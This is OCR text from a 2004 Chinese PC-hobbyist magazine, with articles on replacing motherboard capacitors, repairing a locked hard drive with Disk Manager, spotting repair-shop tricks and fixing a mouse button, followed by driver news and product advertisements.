剩下来的工作就是去旧迎新了，电容的拆卸工作是比较有难度的，如果你没做过这方面的尝试会困难一些，胆大心细是你成功的基础。

其实你最好能准备一把吸锡的电烙铁，这将避免很多麻烦，后面我们会提到。

把烙铁接通电源，将焊头清理干净，用牙签把需要处理的焊点上均匀的抹上一层焊油，这将有助于热量的传递。先用热好的烙铁加热电容的一个管脚，同时用手在主板的下面捏住电容，待管脚的焊锡完全熔化时，手用力横推电容，使被加热的管脚向着脱离主板的方向移动。同理再反过来处理另一个管脚，几个回合之后，电容就拆下了，说起来有一点复杂，请看图 4 的示意图吧！

拆掉电容后的主板如图 5，但请注意，每一个孔里面都满是焊锡，这将给我们插入新的电容管脚带来麻烦。所以，下面我们要把里面的焊锡搞出来。

上面我们提到吸锡电烙铁，如果你有了它就容易多了，将烙铁对准焊孔加热后，按动按钮，里面的焊锡就乖




图 4



图 5

乖地被吸走了。如果你没有也没关系，我们可以 DIY 一个“吹锡器”，经实验同样很好用。

下面需要把焊孔清理干净，需要借助一个小工具——圆珠笔外壳。要一边是大孔、一边是小孔的那种。用烙铁加热焊孔，同时用圆珠笔筒对准焊孔，待焊锡充分熔化后，迅速移开烙铁头，同时用嘴含着笔筒用力吹气，熔化的焊锡在气流作用下离开焊孔，此操作时机比较难掌握，一次不行可多次尝试。




图 6

有条件可用皮老虎（修表师傅用的除灰的东东）代替圆珠笔筒及“嘴”，具体操作如图 6 。

新买回来的电容管脚都很长，而且两支管脚一长一短，长肢代表正极，短肢代表负极（如图7），外壳上负极一侧有一排负号也可以辨识。在主板上同样有图标标明电容安装的正负极（如图 8 ）。将管脚剪短后插入到焊孔内，此过程一定要保证新换的电容安装方向与原电容一致，一旦正负极接反，电解电容将发生爆炸，虽然是小规模的，但也够吓人了。




图 7　长短脚分别代表正负极

在插入焊孔的管脚上抹上少许焊油，用电烙铁和焊锡将它们牢牢的焊在一起，用纸巾将多余的焊油擦净，大功告成了！

迫不及待的将主板安上后，当机器自检发出“嘀”的一声时，别提心情多激动了，仿佛自己在奥运会上拿了金牌一样。机器很顺利的安装上了 XP，非常成功的跑了几遍 3D MARK 2001SE 的测试，接连玩了几局 Delta Force，没有任何不稳定的状况发生。至此只花费了不到 10 元钱，充分贯彻 DIY 精神，成功的将主板起死回生！



图 8　“+”就代表正极

小编有话说：

这篇文章不但是教会了有一定经验的用户修主板的一个方法，而且对没有实践能力的用户来说，也可以了解到主板维修的秘密，使用户在遇到此类问题时能减少被奸商欺骗的情况。

CF [YJ03]

趣味硬件 「趣味」用

风扇还是读卡器



日本一家电子公司日前发明一款外观小巧的读卡器风扇。它由电脑的 USB 接口供电，无须外接电源。风扇可任意调整风向角度，同时风扇顶部的旋钮还可控制风量。

这台小风扇的卖点是既可当作风扇摆在电脑边，又可做七合一读卡器。风扇底座上的读卡器可直接读取 CF ／ MD ／ SM ／ MS ／ SD ／ MMC ／ MS 七种类型卡，用户在纳凉同时就能在闪驱上快速浏览和编辑档案。读卡器的最高传输速率为 480Mbps，支持 Win98 ／ Me ／ 2000 ／ Xp 以及 Mac 操作系统。它的尺寸为 170 × 145 × 155mm，重 320g。

CF [YJ04]

回音壁

巧用DM修复死锁硬盘

■ 河北 贺加仑

上期有一篇文章介绍了热插拔修复死锁硬盘的方法，文中写到的方法确实可行。但是这种方法对于我们这些初学者来说比较难以操作，而且有损坏硬件的可能。笔者恰巧也遇到了这种问题，并且用DM（Disk Manager）成功修复了硬盘。现在我就把自己的方法写出来，和大家探讨。

和那位朋友遇到的问题一样，本人也是在未卸载“还原精灵”的情况下对C盘进行了GHOST还原，还原后硬盘锁死。正在一筹莫展之际，突然想到是不是在BIOS中把硬盘所在的IDE端口强行关闭，计算机就能从其他设备引导了呢？本人的硬盘接在主板上的第一个IDE接口，并且设置成了主盘。于是进入BIOS设置，把Standard CMOS Features下的IDE Primary Master强行设置成None。然后用Windows 98启动盘启动计算机，这次竟然成功启动了！当我输入Fdisk/mbr来重建分区表时，却被告知“无法找到硬盘”，看来DOS下无法穿透BIOS里的设置对硬盘进行读写操作。

玩过双硬盘的朋友都应该知道，盘符交错问题可以通过强行关闭第二块硬盘所在的IDE端口来解决，并且这种方法不会影响硬盘在Windows下的使用。这说明Windows可以穿透BIOS里的设置来对硬盘进行读写操作，那么，在DOS下有没有这种能跳过BIOS设置硬盘的软件呢？对！就是大名鼎鼎的DM软件。我从网上下载了万用版的DM程序（下载地址：http://xj.onlinedown.net/down/Dm956cyA.rar），把它解压到了一张启动软盘里。用这张软盘启动计算机，出现提示符A:后输入DM启动Disk Manager程序，没想到DM竟然正确识别了我的硬盘！赶快用DM中的磁盘清零程序对硬盘进行清零啊！

漫长的清零过程完毕后，我对硬盘进行了分区、格式化，硬盘使用一切正常。

我又为朋友修复了数个锁死的硬盘。其中有中了硬盘逻辑炸弹的，还有用PQ调整分区容量时断电的，这些故障都可以通过此法来进行修复。

在后来的修复过程中，我总结出了以下经验：

1.清零过程中，不必等待进度达到100%。运行一段时间后（半分钟即可），直接重新启动计算机，然后用PQ等工具进行分区格式化即可使硬盘恢复正常。

2.进入DM程序后，直接使用DM自带的工具重新对硬盘进行分区格式化即可快速修复锁死的硬盘。

小编有话说:这种修复死锁硬盘的方法的确简单很多，不过热插拔修复法也并不是就完全没用了。因为据小编所知，某些逻辑锁甚至能够让电脑接上硬盘后连BIOS都进不了，这时就只能用热插拔法了。

CF [YJ05]

驱动快报

驱動之家 MyDrivers.com

■ 驱动之家

热门驱动点评

划时代的游戏大作DOOM3终于发布了，它的到来不仅标志着一项新的显卡测试标准的诞生，而且也拉开了nVIDIA与ATI两大显卡巨头新一轮龙争虎斗的序幕。在先前完成的测试中，使用61.77版驱动的GeForce 6800系列显卡全面战胜使用Catalyst 4.7的Radeon X800系列显卡，而且其中的差距还相当明显。ATI当然不会做视不理，在最新发布的催化剂4.8官方正式版中，最引人瞩目的一项改进就是在部分Radeon显卡上运行DOOM3会提升大概12%的性能，这对DOOM3的爱好者来说无疑一个大好消息，而且4.8驱动中还新增了Geometry Instancing功能，这项新功能可以提高树叶花瓣草地场景的渲染速度。此外在4.8中还改进了Direct3D驱动效率，修正了大量的BUG。我们推荐Radeon系列显卡用户更新此款驱动。适用环境：支持ATi Radeon 7000/7200/7500/8500/9000/9200/9500/9550/9600/9700/9800/X800系列显卡。Win2000/XP。

http://www.mydrivers.com/dir97/d39049.htm

最新驱动列表


1.Intel英特尔ICH5R/ICH6R芯片组南桥主板Application Accelerator RAID Edition应用程序加速器最新4.5.0.6515官方正式多语言版。适用环境：支持南桥芯片为ICH5R/ICH6R系列主板。Win2000/XP。

http://www.mydrivers.com/dir96/d38497.htm

2.nVIDIA系列芯片显卡最新ForceWare驱动66.00版。更新内容：1.加入了对部分新核心产品的支持。2.进一步提升了6800 Ultra在Farcry和Doom3当中的性能。适用环境：Win2000/XP。

http://www.mydrivers.com/dir98/d39366.htm

CF [YJ06]



警惕！电脑维修常见“小”魔术！



尽管我们已经介绍了很多维修经验，但由于电脑结构的复杂性，所以还是有很多初级用户选择在电脑出问题时把电脑交到销售商处维修，并需要交纳不菲的费用。不过大家也许不知道，有不少维修出的大毛病是下面几个小问题变魔术出来的。

■ Ghost

魔术一：

有时，我们会发现电脑的硬盘突然不见了，不是识别不到就是疯狂的死机重启。不得已，我们不得不抱着电脑去电脑城。然后我们睁大眼睛盯住JS的一举一动，看着他把我们的硬盘拆下来，然后接在别的电脑上，一溜烟地识别到了，然后愣是什么问题都没有。然后JS就皮笑肉不笑的告诉我们，主板坏了，让我们换一个主板。主板怎么可能那么容易坏呢？我们换一家，结果主板什么问题都没有，倒是硬盘怎么都跑不了，然后JS下结论，硬盘坏了。是不是很神奇？竟然不同的商家完全不同的结果。魔术是怎么变的呢？其实很简单，这个问题是数据线造成的，第一个商家垂涎你的主板，换了一条IDE数据线接到别的电脑上试，自然是一切正常；而第二个商家垂涎你的硬盘，于是把IDE线和硬盘一起拆下来，然后接到别的机上试，自然就会得出硬盘损坏的故障了。无论你换哪个，商家无疑是会拼命的打折让你把换下来“没用”的配件留给它，

魔术窍门：出现IDE设备丢失之类的故障时，不要只把眼光盯着IDE设备和主板，IDE数据线也要注意，现在80芯的IDE数据线的内芯很细，而市场上不少散装IDE线销售商自己手工制造的，质量有问题也就很正常了。现在不少电脑光驱硬盘无法识别都是IDE数据线接触不良或者断线引起的。

魔术二：

平时用的好好的电脑，突然变的不能进入系统了，显示完一堆鸟字就停在那了，乱按一通发现按了“F1”后就可以启动了。不过每次开机都要按“F1”也不是个事啊，毕竟以前都是好好的啊。抱到电脑城一看，那个JS还是个行家，一看就知道我这主板坏了，还是没办法修的，非换不可。而且那JS还说正好有个和我这一样的主板换下来，可以便宜点换给我，我这坏了的主板就留给他好了。交了几百块钱，主板也换了，现在用起来是没问题了，不过这主板为什么会怎么看怎么和我以前用的那么像呢？好像除了那个电池其它都是一样的。呵呵，这个魔术的窍门就是在这里。我们主板上有一个钮扣电池，用来在主板断电的时候向主板供电，保存我们的BIOS设置。当那个电池没电的时候，就会出一些小问题，比如BIOS设置丢失等，开机的时候就会中断并且出现提示，同时告诉你按“F1”继续运行。这个时候只要更换电池并重新进入BIOS设置一下就可以了。JS一看就明白了，自然就一个劲的推荐你换主板了，拿什么主板给你换，你换下来的主板怎么处理自然也都是不言而喻了。价格自然也就便宜了，毕竟一个电池才几块钱。

魔术窍门：假如出现开机不能启动，满屏的英文的时候，最好找个懂的朋友看看，不要盲目送去修，什么都不懂的菜鸟是很容易被宰的。还有就是假如换元件的时候，最好在旁边看着他换，旧的部件最好也要回来。

魔术三：

电脑突然启动不了，开机还嘀嘀的叫个不停，看上去好严重，赶快抱到电脑城吧。结果JS就告诉我，主板已经坏了，必须要换主板。这可如何是好，换个主板那么贵。正准备再搬到别家去试的时候，JS头头出现了，经过他的诊断，只是内存坏了，只要换条内存就好了。只是一条内存就好办了，于是加钱换了一条内存就抱着电脑回家了。以上是很常见的场景，但是真的是主板或是内存坏了吗？其实未必，更多的时候可能只是主板DIMM插槽或内存金手指的氧化，甚至是内存松动了，没有插牢，然后自然就无法启动了，还会有报警声。送到JS那里，自然是要鼓吹你换件了，送上门的菜鸟他们是怎么都不会放过的。

魔术窍门：出现无法开机，并有嘀－嘀的连续短音的时候检查一下内存，可以拿小毛刷或者吹气球（皮老虎）清理一下DIMM插槽，金手指则可以拿橡皮擦一下，很多问题往往都是那么简单。另外，如果是听到嘀——嘀－嘀的报警声，那就是显卡的显卡松动（尤其在比较老的机上）、金手指氧化或是AGP插槽脏了，用同样的方法也可以解决。




小纸片 万能胶 救活小鼠标

■ 厦门 卢毅

由于不怎么玩游戏，笔者1999年所购置的罗技OEM滚轮机械鼠至今仍在“服役”当中，看着身边朋友的鼠标更新频率之大，真是倍感欣慰！谁知，突然有一天，问题终于来了……

一次开机突然发现鼠标的左键变得反应非常不灵敏，单击操作经常要按好几下才能完成，而拖放操作基本无法实现——拖放到一半就不行了！想想反正鼠标保修期已经过了，大不了再换一个，就决定把它大卸八块，看看究竟！

取出鼠标下边的橡胶实心小球，小心翼翼得用十字螺丝钉旋开鼠标下边的螺丝，用手轻轻一掰，鼠标的内部结果就完全呈现在眼前了。仔细观察，发现鼠标电路板上的小按键（图中①的部分）没问题，再看看鼠标上壳，发现左键下边接触电路板按键的一块小突起（图中②的部分）似乎磨损的挺厉害，于是初步判断是接触不良导致左键失灵！看着那快小突起的截面是矩形的，只要把它稍微垫厚点就能接触到电路板上的小按键，于是找来一张普通的打印纸剪出和小突起截面大小相当一块小纸片，用胶水粘上后装好鼠标，鼠标又活动自如了！可是没过多久又不行了，打开鼠标一看，纸片滑掉了，看来是胶水无法把纸片和塑料很好地粘合。于是想到用食品包装袋上的不干胶，这回倒是固定住了，左键也灵敏了，但感觉左键太紧，单击时没什么弹性，看来是不干胶的厚度太大造成接触过紧！最后想到既然胶水粘不住就干脆用万能胶！找来一瓶502胶水（一元左右）把纸片粘到小突起上（图中的②部分）自然风干5分钟，装好鼠标，感觉手感非常好，跟新的一样！502胶水和纸片接触后使纸片硬化，失去了纸张原来的柔软度，效果就如同加大了小突起塑料的厚度一样！至此，我的小老鼠又得以重生！



虽然现在鼠标的价格已经很低了，可是花一点点小钱再加上稍微动动手，让你的“老朋友”们再发挥一点余热不是挺不错的吗？而且DIY成功所带来的满足感，将会令你乐趣无穷！

CF [YJ07]

硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高

魔术四：

有时，我们的电脑会被一些疑难杂症所困扰，不定期的死机重启，我们把电脑抱去电脑城，往往JS都要做一番检测，由于这种疑难杂症可能性很多，所以也不能一概而论，但有时JS往往会指出我们的主板或是CPU坏了，当我们更换以后，他往往会不在意的提到“哎呀，你的风扇也这么旧了啊，我这有个好的，送给你好了。”然后就分文不收，帮你装上了。千万不要感激涕零，相反，你还要提高警惕，因为可能真正的问题不是在CPU或主板上，而是在JS赠送的风扇上。有时，我们的风扇由于使用久了，散热能力就会下降，温度太高自然就会出现死机重启等诸多问题，JS换了一个风扇，又重新上了硅脂，自然问题也就解决了。

魔术窍门：如果机器使用久了，就清理一下风扇，重新上一下硅脂，可能会有一个惊喜哦。

电脑出现问题，最好的办法就是请一个老鸟来看看，实在不行就尽量找比较熟悉的商家。在修理的过程中，最好自己都能在旁边看着，换下来的零件也尽量都拿回来。如果要换件的话，最好能多走几家，确定一下是否真的非换不可。当然，根治的办法还是尽快成长为一只老鸟，那样就都不用担心了。

CF [YJ08]




lenovo联想

锋行一派


——配置为首

适合DIY的品牌机？DIY不是从来都对品牌机嗤之以鼻吗？联想锋行K9000偏不信邪，要从配置、内部结构、特色功能于DIY电脑比一比。这次就是比配置。


Intel 915P芯片组主板




P4E 3.4GHz



ATi X600 XT显卡




1GB双通道DDR400内存



两个SATA 160GB/8MB硬盘



创新Audigy LS 5.1声卡



K9000主机平台：Intel 915P芯片组主板

特色优势：基于Intel新一代Intel 915P+ICH6R芯片组组合，支持Intel LGA775架构的CPU，能够搭配更高频率的Intel处理器。ICH6R南桥RAID功能，更能提升系统的最大瓶颈——存储部分的性能。

K9000 CPU：P4E 3.4GHz

特色优势：P4E 3.4GHz集成1MB L2同步缓存，新加入SSE3多媒体指令，配合Intel 915P主板，让锋行K9000的核心处理能力非常强大。

K9000显示核心：ATi X600 XT显卡

特色优势：ATi X600 XT PCIE显卡接口为新一代PCI Express X16显示接口，提供超过AGP 8X的一倍显示带宽，使显卡性能更卓越。ATi X600 XT显卡硬件支持DirectX 9.0、配备128MB显存，是目前已发布的PCIE显卡中性能相当高的一款产品。一改品牌显卡机落后DIY的作风。

K9000内存：1GB双通道DDR400内存

特色优势：新一代3D引擎的硬件杀手游戏对内存的需求也达到了空前的高度。512MB内存已经不能满足材质存储的需要，而锋行K9000的1GB双通道DDR400内存也走到了主流配置的前面。

K9000硬盘：两个SATA 160GB/8MB硬盘

特色优势：总共320GB的硬盘容量使已使锋行K9000的存储空间非常富裕，而且对极端追求性能的用户来讲，这两块硬盘可以通过ICH6R南桥组成RAID阵列，进一步提升系统性能。

K9000其他配置

锋行K9000同时提供了DVD刻录机和DVD光驱各一台，让两台驱动器术业有专工；声音输出方面，锋行K9000配置的创新Audigy LS 5.1声卡，声音处理能力大大优于软声卡，并配置5.1环绕音箱，让电脑娱乐更加投入。外设配置，锋行K9000采用超薄设计的多媒体键盘以及罗技OEM的光电鼠标，并配置17英寸轻薄型LCD，使锋行K9000不论整体外形还是使用舒适度都非常不错。

下一次，我们来谈谈配置之外的东西

也许有朋友会说，这样的配置，DIY同样可以达到，那么下一次，我们就来介绍DIY不能达到的锋行K9000的设计特色。

锋行一派——我做主

俗话说好马配好鞍，锋行一派K9000这样高配置的电脑也要通过玩家的细心优化才能发挥完美的性能，并还要搭配相应的游戏、软件等才能体现出不同于其他电脑的优势。因此我们《电脑爱好者》特别与联想电脑合作，向广大读者征集名为“锋行一派——我做主”的锋行一派K9000的游戏优化方案。活动内容：如果“我”有一台锋行K9000电脑，“我”会从那些方面对它那些系统优化，又希望附加那些扩展设备，并搭配那些最铉最酷的游戏软件以及影视大片，让锋行一派K9000表现出不用以往的品质优势。活动稿件请投到hardware@cfan.com.cn，经联想电脑和《电脑爱好者》杂志联合评选出一二三等奖，获奖应用方案和获奖名单将刊登于本刊第20期上。

一等奖	2名	各奖联想MP3一个（价值600元）
二等奖	3名	各奖微软游戏手柄一个（价值200元）
三等奖	5名	各奖无线耳机一个（价值100元）

CF [YJ09]



东芝 Portege R100 笔记本



东芝Portege R100升级版笔记本电脑搭载了超低电压版英特尔Dothan核心的Pentium-M处理器，主频为1.1GHz，配备了256MB的DDR内存、40GB硬盘、Trident XP4显卡、32MB DDR显存，配合具有超低功耗和绚丽显示效果的12.1英寸低温多晶硅液晶屏，在提供出色商务运算性能的同时，还能带给用户超凡的移动娱乐享受，这在超便携机型中显得颇为难得。通讯方面Dothan版Portege R100集成的56Kbps Modem和10/100Mbps以太网卡和无线模块能够充分满足商务用户的需求。

咨询电话：800-810-5556
参考报价：16288元

傲森 PA-3110D 音箱



傲森PA-3110D音箱以其传统庄重的外观，在一向以时尚新颖造型的傲森多媒体系列音箱中独树一帜。浅色的枫木贴皮，四方木箱的造型，沿袭了音箱一贯的设计风格，做工精良细致，从观感、触感都能给人以一种高品质的体验。PA-3110D带有线控器，很方便操作，线控器上还提供了耳机插座。它的回放效果完全能满足DVD播放和游戏音效，中频嘹亮、低频有力下沉较好，对烘托影片气氛或增强游戏的娱乐性有很大的帮助。

咨询电话：021-32220888
参考报价：680元

启视录 M150 电视影像采集卡



启视录M150是康博科技为中国大陆地区量身定做的一款新型电视影像采集卡，采用高品质贴片电容，及康博独家专利硬件自动开关机预约录像线路设计，同时搭配康博自行研发的最新PVR2.0软件，可实现录像暂停、自定义频道排序等全新软件功能。启视录M150在硬件上搭载Philips SAA7130HL视频芯片，优质高频头，采用高品质贴片电容和独特的电源稳压回路设计、精致的做工加上专业电路设计确保清晰细腻的电视画质。

咨询电话：021-64283097
参考报价：299元

多彩 38 度王牌系列机箱



多彩科技日前针对Intel P4 Prescott核芯CPU发热量大、功耗高等特点，同时严格遵照Intel特别提出的关于38度机箱设计之规范理念，研发出了完全符合该规范设计要求的多彩38度王牌系列机箱。它的整体造型给人以一种尊贵、典雅、雍容、敦厚的感觉。此外，机箱上预留的4个5.5英寸设备的扩展位置，足以应付用户的挑剔需求了，而且较多的空闲扩展槽还可以帮助提高散热的效果。酷似光驱舱门的机箱挡板保证了在安装光驱之后，使得机箱的整体外观依然延续统一性，从而整体感不会受到破坏。

咨询电话：0755-27384688


Tt 火星 6 CPU 散热器

Thermaltake（Tt）日前推出了全新的火星6散热器，这是一款针对Intel平台中高端散热市场的产品，支持Intel P4 478 Northwood 3.4GHz，P4 478 Prescott 3.0GHz，以及Intel 478 Prescott Celeron 全系列CPU。火星6采用的风扇拥有国内首家的白框红叶设计，带给用户优雅的外观感受；70×70×25mm的尺寸，3600rpm的转速，并具有市场主流的滚珠轴承，这些都令火星6的风扇不仅"秀外"，更堪称"慧中"，在其精良的制造工艺和高效能的技术共同作用下，达到散热能力与风扇寿命皆优的不凡"身手"。



咨询电话：010-82883159
参考报价：95元

讯景 FX5500 显示卡





这款代号为PV-T34B-MAD的讯景FX 5500是一款入门级的DX9显卡,采用了核心代号为nV34的图形芯片,制造工艺为0.15微米,拥有4条渲染管线,支持的DirectX 9.0,Vertex Shader 2.0+和Pixel Shader 2.0+。这款产品的散热部分同样继承了XFX讯景显卡的一贯风格,气流可以向四面流动,散热效果不错。XFX讯景的GeForce FX5500D的显卡的核心/显存频率为270MHz/500MHz,显存频率比公版的高了100MHz,为厂商超频版,可以让那些不善于动手的消费者直接享受到超频的性能!因为显存采用的是2.8ns的mBGA封装DDR显存芯片,额定最高能够运行在700MHz DDR频率下,所以还是有不小的超频空间。

咨询电话:020-38731260
参考报价:499元



创新 Zen Touch MP3播放机

创新Zen Touch MP3播放机采用触摸式的控制面板, 1.8英寸的20GB硬盘做为存储介质, 与上一代产品NOMAD Zen Xtra相比, 身材小了许多, 20GB的超大容量足可容纳10000首歌曲,真可谓手掌中的超级音乐曲库了。虽然歌曲数目高达万首,但其强大的搜索能力与创新独有的歌曲名称输入搜索功能,让你在极短的时间内找到任何一首你想要的歌曲。Zen Touch同样能够作为一款移动硬盘使用,你可以将任何文件通过产品附赠的软件在播放机与电脑之间交换。内置的USB2.0接口,让庞大的文件传输变得更加轻松快捷。

咨询电话:82551800
参考报价:2680元



世纪之星自由战士电源

近日,和川资讯推出了一款颠覆传统电源散热概念的新品——世纪之星自由战士电源II代,该产品采用最新专利技术——革命性的直吹式散热,将这一情况全面改观。直吹式散热打破以往的吸风式风扇散热概念,有效形成内部高风压强扩散气流,迅速带走内部热量, 散热性能更优越;同时通过风扇在电源内部位置的科学化安排, 确保噪音降至25分贝以下, 静音效果更好;更加可贵的是通过提高电源器件的散热效率,可以有效延长电源的使用寿命。

咨询电话:800-840-9326
参考报价:160元



A计划之沙鹰红旋风 CPU 散热器

A计划之沙鹰红旋风是散热博士针对AMD Athlon XP 3400+提供散热解决方案,该散热器采用了厚度小、密度高的纯铜散热鳍片,能有效地增加散热面积。风扇方面采用8025绿色水晶单滚珠风扇,转速为3100RPM±10%,风量达到了41.7CFM。风扇加装银色网罩,从而避免异物接触扇叶,确保风扇的正常运转;扣具方面采用人性化三孔扣,安装便利,完全免除工具。

咨询电话:010-82896516
参考报价:135元



百盛"青鼎"K01机箱

日前, 百盛在推出"青鼎"J系列硬盘横插的机箱后, 很快又推出了"青鼎"K系列机箱。"青鼎"K01机箱, 这款机箱有两种配色, 主体颜色分别是白色和黑色,面板风格仍然延续了百盛机箱一贯的简洁风格。机箱搭配的是百盛BS-2000 P4机箱专配电源。

咨询电话:0755-26723910-2205
参考报价:300元

CF [SC01]

佳能2004秋季影像新品秀


PIXMA iP8500

8月31日，佳能发布了面向各类用户的近25款影像新产品，包括面向初级摄影爱好者和普通摄影需求的Powershot系列的小型数码相机Powershot G6、Powershot S70、Powershot A95、Powershot A85和Powershot A400；面向准专业摄影爱好者的数码单反相机EOS 20D、传统单反相机EOS 300x和5支佳能EF镜头；面向普通摄影需求的PRIMA系列的小型传统相机Prima 180u和Prima 60u；专门为数码新时期的照片输出用户度身定做的8款PIXMA系列喷墨打印机产品；面向时尚家庭用户的扫描仪CanoScan LiDE35。本刊就带领大家浏览佳能最新发布的影像产品。


专业级的打印品质

规格

分 辨 率： 4800×2400dpi
喷　　嘴： 768×8色
墨　　滴： 2微微升
打印区域： A4无边距
打印速度： 17ppm(黑白)/15ppm(彩色)
其他功能： 自动双面打印
数码相机直接打印
光盘盘面打印
外型尺寸： 453mm×293mm×170mm
重　　量： 约7.3kg




价格：4980元















延续经典

PowerShot G6



PowerShot G6拥有更高的影像素质，更专业的外观设计和符合人体工程学的操作按钮布局，自动对焦速度提高55%，机身体积减小10%，2.0英寸的大型LCD。

价格：6980元

精巧机身、大广角

PowerShot S70



PowerShot S70具有710万高像素，佳能高素质的UA镜头，28-100毫米3.6倍光学变焦，极具高档质感的黑色金属机身。

价格：5880元

A系列新旗舰

PowerShot A95



PowerShot A95使用500万像素高分辨率CCD传感器，拥有21种拍摄模式和8种场景模式。PowerShot A95采用1.8英寸可旋转LCD，帮助用户以特殊角度取景拍摄。

价格：3680元

轻巧的外观

PowerShot A85



PowerShot A85具有400万有效像素，3倍光学变焦镜头，18种拍摄模式中包括了6种场景模式，帮助初学者在特殊的环境中轻松拍摄动人的作品。1.8英寸LCD在取景和浏览时更加清晰。

价格：3080元

入门级的时尚之作

PowerShot A400



PowerShot A400有4种极富魅力的机身色彩：包括银色、蓝色、绿色和橙色，给用户个性化的选择。全新的外观设计更加时尚、精巧，将具有高档质感的入门级数码相机呈现给数码影像爱好者。

价格：1780元

CF [SC02]

活 动

快来参加！免费体验无线宽带！让你的电脑无线接入宽带互联网！

“免费体验无线宽带 科技方便你我生活”活动

由《电脑爱好者》杂志、北京迪信通主办，新浪网、中兴通讯、联通公司，协办的CDMA无线上网卡免费试用活动在北京市举行，让读者免费体验一下无线宽带的方便。

本次活动选择联通CDMA1X ＋ 中兴无线上网设备，理论速度为153.6KB/s。

活动时间： 2004年9月18日、19日二天。

地　　点： 公主坟北京迪信通总店二层

参加人员： 此次活动主要针对北京的笔记本电脑用户

活动形式： 读者自带笔记本电脑，到活动地点参与此次活动，由活动组委会提供无线上网卡，上网UIM卡，让读者免费试用，也可带回使用。

目的：1.给读者一个免费体验无线宽带的机会。2.读者也可以参与文章评选，试用后可写试用手记，参与文章评选，获奖者可获得礼品，包括无线上网卡、包含无线上网服务费的UIM卡、孙继海签名的足球、手机代金券、短信充值卡等。

活动组委会咨询电话：86502744、68726377、13381066011、1331136167



■新品短信息■

U盘 七喜最新推出的Babydisk 622采用了蓝白色的主色调。该产品的外型尺寸是70mm×23mm×9mm,重量仅为30克, Babydisk 622支持最新的USB 2.0接口,完全符合USB 2.0规范。目前128/256MB价格为199/369元。

耳机 得胜UHF-948无线耳机可广泛适用于家庭电视、多媒体教室、电影院及其它娱乐场所。单一发射器可配置多个接收机。耳机音质清晰,高低音极有层次感。其发射频率为433-434MHz,频率性能稳定,不易漂移,有效距离约100米,可穿过墙壁及天花板。

